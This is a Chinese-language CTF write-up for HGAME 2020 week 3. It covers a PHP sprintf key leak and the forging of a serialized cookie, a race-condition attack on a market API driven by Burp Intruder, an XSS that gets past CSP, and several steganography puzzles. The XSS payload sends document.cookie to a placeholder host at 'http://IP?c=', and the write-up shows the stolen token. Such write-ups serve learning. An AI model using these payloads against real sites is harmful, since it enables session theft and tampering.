HGAME 2020 WEEK3 WP

WEB

序列之争 - Ordinal Scale

> 『这虽然是游戏，但可不是闹着玩的。』
> 只有达到第一名才能拿到 flag！
> Link Start!

先看一下源码

```
<html lang="en">
 ▶ <head>…</head>
… ▼ <body class="text-center" style="background-image:url('/static/bg.jpg')"> == $0
   ▼ <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
     ▶ <header class="masthead mb-auto">…</header>
     ▶ <main role="main" class="inner cover">…</main>
     ▶ <footer class="mastfoot mt-auto">…</footer>
       <!-- source.zip -->
     </div>
   </body>
</html>
```

访问/source.zip,下载源码，看一下

```
public function Fight($monster){
    if($monster['no'] >= $this->rank){
        $this->rank -= rand(5, 15);
        if($this->rank <= 2){
            $this->rank = 2;
        }

        $_SESSION['exp'] += rand(20, 200);
        return array(
            'result' => true,
            'msg' => '<span style="color:green;">Congratulations! You win! </span>'
        );
    }else{
        return array(
            'result' => false,
            'msg' => '<span style="color:red;">You die!</span>'
        );
    }
}
```

这里就是为什么靠手点是肯定拿不了第一的，所以要直接改rank

```php
    public function __construct($key){
        $this->encryptKey = $key;
        if(!isset($_COOKIE['monster'])){
            $this->Set();
            return;
        }

        $monsterData = base64_decode($_COOKIE['monster']);
        if(strlen($monsterData) > 32){
            $sign = substr($monsterData, -32);
            $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
            if(md5($monsterData . $this->encryptKey) === $sign){
                $this->monsterData = unserialize($monsterData);
            }else{
                session_start();
                session_destroy();
                setcookie('monster', '');
                header('Location: index.php');
                exit;
            }
        }
```

这里存在一个反序列化漏洞，可以用它来改rank，但我们要首先知道encryptkey


```php
    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
        }
    }
}
```

这里先用一个sprintf格式化输出漏洞打印出encryptkey，我在本地测试了一下

```php
<?php
$encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
$playerName='%1$s';
$welcomeMsg = '%s, Welcome to Ordinal Scale!';
$data = [$playerName, $encryptKey];
foreach($data as $key => $value){
        echo $key."=>".$value."\n";
        $welcomeMsg = sprintf($welcomeMsg, $value);
        echo($welcomeMsg);
        $sign .= md5($sign . $value);
}
?>
```

输出

```
PS C:\Users\hp pavilion x360 14> php "c:\Users\hp pavilion x360 14\Desktop\sprint.php"
0=>%1$s
%1$s, Welcome to Ordinal Scale!1=>SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW
SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW, Welcome to Ordinal Scale!
PS C:\Users\hp pavilion x360 14>
```



拿到encryptkey后，就可以来构造payload

```php
<?php
$metakey='gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';
$name='Trotsky';
$sign='';
$data=[$name,$metakey];
foreach($data as $key => $value){
        $sign .= md5($sign . $value);
}
// $s=array('name'=>'BOSS: The Kernal Cosmos','no'=>1314);
// $s=serialize($s);
```

```php
class Rank{
        private $rank=1;
        public function Set($no){
                $this->rank = $no;
        }
}
$r=new Rank;
$s = serialize($r);
$value=md5($s.$sign);
$payload=$s.$value;
print_r($payload);
echo '\n';
$payload=base64_encode($payload);
print_r($payload);
?>
```

```
PS C:\Users\hp pavilion x360 14> php "c:\Users\hp pavilion x360 14\Desktop\md5c.php"
O:4:"Rank":1:{s:10:" Rank rank";i:1;}c768b40d6a143fd141c71af3c0b6d5f8
Tzo0OiJSYW5rIjoxOntzOjEwOiIAUmFuawByYW5rIjtpOjE7fWM3NjhiNDBkNmExNDNmZDE0MWM3MWFmM2MwYjZkNWY4
```

burp改cookie后发送，得到flag

Burp Project 测试器 重发器 窗口 帮助

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

截断 HTTP历史记录 WebSocket历史 选项

https://ordinal-scale.hgame.n3ko.co:443/game.php [139.9.118.61] 回应来自

放包 废包 拦截请求 行动 评论这个项目

Raw 头 Hex HTML Render

```
    .bd-placeholder-img-lg {
      font-size: 3.5rem;
    }
  }
 </style>
 <link href="/static/cover.css" rel="stylesheet">
</head>
<body class="text-center" style="background-image:url('/static/bg.jpg')">
 <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
<header class="masthead mb-auto">
 <div class="inner">
  <h3 class="masthead-brand">Ordinal Scale</h3>
  <nav class="nav nav-masthead justify-content-center">
   <span class="nav-link active"><b>当前排名: 1</b></span>
   <span class="nav-link active">经验: 0</span>
   <a class="nav-link" href="#">登出</a>
  </nav>
 </div>
</header>

<main role="main" class="inner cover">
 <h2 class="cover-heading">Trotsky, Welcome to Ordinal Scale!</h2>
 <h1># 1</h1>
      <h2>hgame{Unserial1ze_1s_RiskFuL_S0_y0u_Must_payatt3ntion}</h2>
    <br>
 <div class="card" style="color: #007bff;">
    <h2 class="card-header">小怪: Big Eggplant</h2>
    <div class="card-body">
      <h5 class="card-title">等级: 112</h5>
      <h5>
      <span style="color:green;">Congratulations! You win! </span>          </h5>
      <form method="POST" action="">
        <input type="hidden" name="battle" value="1"></input>
        <br><br>
                  <button class="btn btn-primary">挑战!</button>
              </form>
    </div>
 </div>

</main>
```

< + > 输入搜索字词 没有比赛

Cosmos的二手市场

> 这个寒假病毒肆虐,Cosmos待在家里闲着无聊,于是他就开设了一个线上二货市场,买卖他的一些小玩具,只要谁能在他手里赚上一个亿,他就给谁flag,有钱人的生活就是这么朴实无华且枯燥.

注册账号登陆进去以后，是一个买卖东西的页面，我们的目标是要赚一个亿，拿burp看一下

```
POST /API/?method=solve HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpfl80at2anee9lahf505tf1
Connection: close

code=800001&amount=1
```

```
POST /API/?method=buy HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpfl80at2anee9lahf505tf1
Connection: close

code=800001&amount=1
```

这个网站通过solve和buy来进行购买和出售，那我们可以利用条件竞争，来“无中生有”这些数据，通过burp来制造payload

有效负载位置

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型: 狙击手（Sniper）

```
POST /API/?method=buy HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpfl80at2anee9lahf505tf1
Connection: close

code=800001&amount=100
```

< + > 输入搜索字词 没

0payload 位置？ 长度

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型: 狙击手（Sniper）

```
POST /API/?method=solve HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpfl80at2anee9lahf505tf1
Connection: close

code=800001&amount=100
```

有效载荷集

您可以定义一个或多个有效负载集。有效负载集的数量取决于"位置"选项卡中定义的攻击类型。每个有效负载集可以使用各种有效负载类型，并且可以以各种方

有效负载集： 1 有效载荷数量： 不明

有效载荷类型： 没有负载 请求数量： 0

有效载荷选项[无有效载荷]

它生成一个有效负载值为空的字符串。无需设置有效负载标记，可以在不更改基本请求的情况下重复发送。

○ 生成 [ ] 生成有效负载

◉ 无限期地重复

接下来放着一直跑就是了，注意卖要比买多一点线程

请求引擎

控制在攻击执行期间用于创建HTTP请求的引擎。

线程数： 500

网络错误的重试次数： 3

重试前暂停（ms）： 2000

重量（ms）： ◉ 固定 0

○ 变化：初始 0 增量 30000

开始时间： ◉ 不久

○ 在 10 分后

○ 已暂停


最后，就可以看到自己的钱在疯涨

用户名	余额
ryan	427135800


得到flag

Cosmos的聊天室2.0

先试一下，发现无法执行js，查了一下这个叫做csp，后面翻了N个博客都没看到怎么绕过，后来Kevin提示我用burp抓包看一下



当我们发了一个1的时候，产生了一个GET /send?message=1网页，打开来看看



内容居然直接被写在了这个网页上，于是可以构造如下payload

```
<iframe srcdoc=&lt;s&#99ript/src=/send?message=open(`http://IP?c=`%2bdocument.cookie)&gt&lt/s&#99ript&gt></iframe>
```

得到token

```
?c=token=7eac36b4dce1714410d15c4d1f21d9fc392cbe6c HTTP/1.1
```

设置后得到flag

MISC

美人鲸

> 我们受过严格的训练，无论在什么环境里，都不会乱放东西，除非忍不住。

首先用docker pull zhouweitong/hgame2020-misc:week3拉下来docker镜像，再把它打一个tar包，最后再运行

在/usr/share/man/man8发现了flag.tar.gz,解压之后提示看sh history


```
See sh history.
```

```
root@kali:~# docker exec -it ed910bc92362 /bin/sh
/ # history
    0 echo -e "Zip password is somewhere else in /etc.\nFind it!"
    1 exit
    2 history
/ #
```

这里告诉我们password在etc的某个地方，去etc翻一下cat issue

```
/etc # cat issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)

Zip Password: cfuzQ3Gd6gqKG@$N
/etc #
```

揭开压缩包，得到一个flag.db




查看，得到flag

hgame{v3RWI3qSpcKZhp^xv$kaBhNjVqxk##3e}

三重隐写

> 三份的音频，三倍的快乐！
> 里面还有E99最爱听的歌曲！

you know lsb,查了一下这是lsb隐写，拿silenteye看一下




得到Stegano key: uFSARLVNwVIewCY5

```
1  Zip Password: VvLvmGjpJ75GdJDP
```


```
管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\hp pavilion x360 14\Downloads\MP3Stego_1_1_19\MP3Stego_1_1_19\MP3Stego>decode -X -P uFSARLVNwVIewCY5 1.mp3
MP3StegoEncoder 1.1.19
See README file for copyright info
Input file = '1.mp3'  output file = '1.mp3.pcm'
Will attempt to extract hidden information. Output: 1.mp3.txt
the bit stream file 1.mp3 is a BINARY file
HDR: s=FFF, id=1, l=1, ep=on, br=2, sf=2, pd=0, pr=1, m=1, js=1, c=1, o=0, e=1
alg.=MPEG-1, layer=I, tot bitrate=64, sfrq=32.0
mode=j-stereo, sblim=32, jsbd=8, ch=2
[Frame    0]Got 1048 bits = 32 slots plus 24
[Frame    1]Got 324424 bits = 10138 slots plus 8
[Frame 9822]Frame cannot be located
Input stream may be empty
Avg slots/frame = 422.031; b/smp = 2.93; br = 129.247 kbps
Decoding of "1.mp3" is finished
The decoded PCM output file name is "1.mp3.pcm"

C:\Users\hp pavilion x360 14\Downloads\MP3Stego_1_1_19\MP3Stego_1_1_19\MP3Stego>
```

解压得到压缩包密码



很明显，这个unlasting的音乐图是有问题的，提取出来

解得AES key: 1ZmmeaLL^Typbcg3




用encrypto解密，得到flag

hgame{i35k#zIewynLC0zfQur!*H9V$JiMVWmL}

日常


> “那那那个...这歌真好看...不对，这图真好听...不对不对，E99你听我解释...”
> “不用解释了，打包发我一份。”

解压缩包，得到三个文件




两张图片一样的，还写了一个blind，这不就是盲水印吗

解的Veracrypt password X0YAlGDuZF$echCy



